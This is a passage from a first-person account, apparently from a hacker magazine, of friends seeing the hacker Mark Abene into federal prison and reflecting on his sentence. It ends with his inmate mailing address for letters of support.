Roman, who had been our cameraman throughout, carefully passed off the camera to Bernie, who quickly got to the front of the group. I stayed behind to continue insisting that we hadn't filmed any part of their precious prison. I didn't even get into the fact that there are no signs up anywhere saying this and that it appeared to me that he was imposing this rule just to be a prick. Not that I would have, since Mark was somewhere inside that building and anything we did could have repercussions for him. Fortunately, the hooded guard appeared to conclude that even if he was able to grab our camera, he'd probably never find the tape. And he never would have.

The hooded guard stepped back inside and we went on our way. If it had been dark and cold before, now it was especially so. And we all felt the emptiness that had replaced Mark, who had been an active part of our conversations only a couple of minutes earlier. We fully expected to be stopped or chased at any moment for the "trouble" we had caused. It was a long ride out of the compound.

We headed for the nearest major town: Pottsville. There, we went to the only 24 hour anything in miles, a breakfast/burger joint called Coney Island of all things. We just kind of sat there for awhile, not really knowing what to say and feeling like real solid shit. Roman took out the camcorder and started looking through the view screen. "We got it," he said. "We got it all."

Looking at the tape, the things that really hit me hard are the happy things. Seeing the cops of Frackville posing and laughing with Mark, only a few minutes before that ugly episode, puts a feeling of lead in my stomach. I'm just glad we gave him a hell of a sendoff; memories of it will give him strength to get through this.

What sticks with me the most is the way Mark never changed, right up to the end. He kept his incredible sense of humor, his caustic wit, his curiosity and sense of adventure. And he never stopped being a hacker in the true sense. What would a year of this environment do to such a person?

Our long ride back to New York was pretty quiet for the most part. Occasionally we'd talk about what happened and then we'd be alone with our thoughts. My thoughts are disturbing. I know what I saw was wrong. I know one day we'll realize this was a horrible thing to do to somebody in the prime of life. I don't doubt any of that. What I worry about is what the cost will be. What will happen to these bright, enthusiastic, and courageous people I've come to know and love? How many of us will give up and become embittered shells of the full individuals we started out as? Already, I've caught myself muttering aloud several times, something new for me.

Mark was not the only one, not by far. But he was a symbol - even the judge told him that at the sentencing. And a message was sent, as our system of justice is so fond of doing. But this time another message was sent - this one from Mark, his friends, and the scores of other hackers who spoke up. Everybody knew this wasn't right. All through this emotional sinkhole, our tears come from sadness and from anger. And, to quote the Clash, "Anger can be power." Now we just have to learn to use it.

Mark Abene #32109-054
FPC, Schuylkill
Unit 1
PO Box 670
Minersville, PA 17954-0670

[Letters, paperback books, and photos are acceptable. Virtually nothing else is. And remember that everything will be looked at by prison people first.]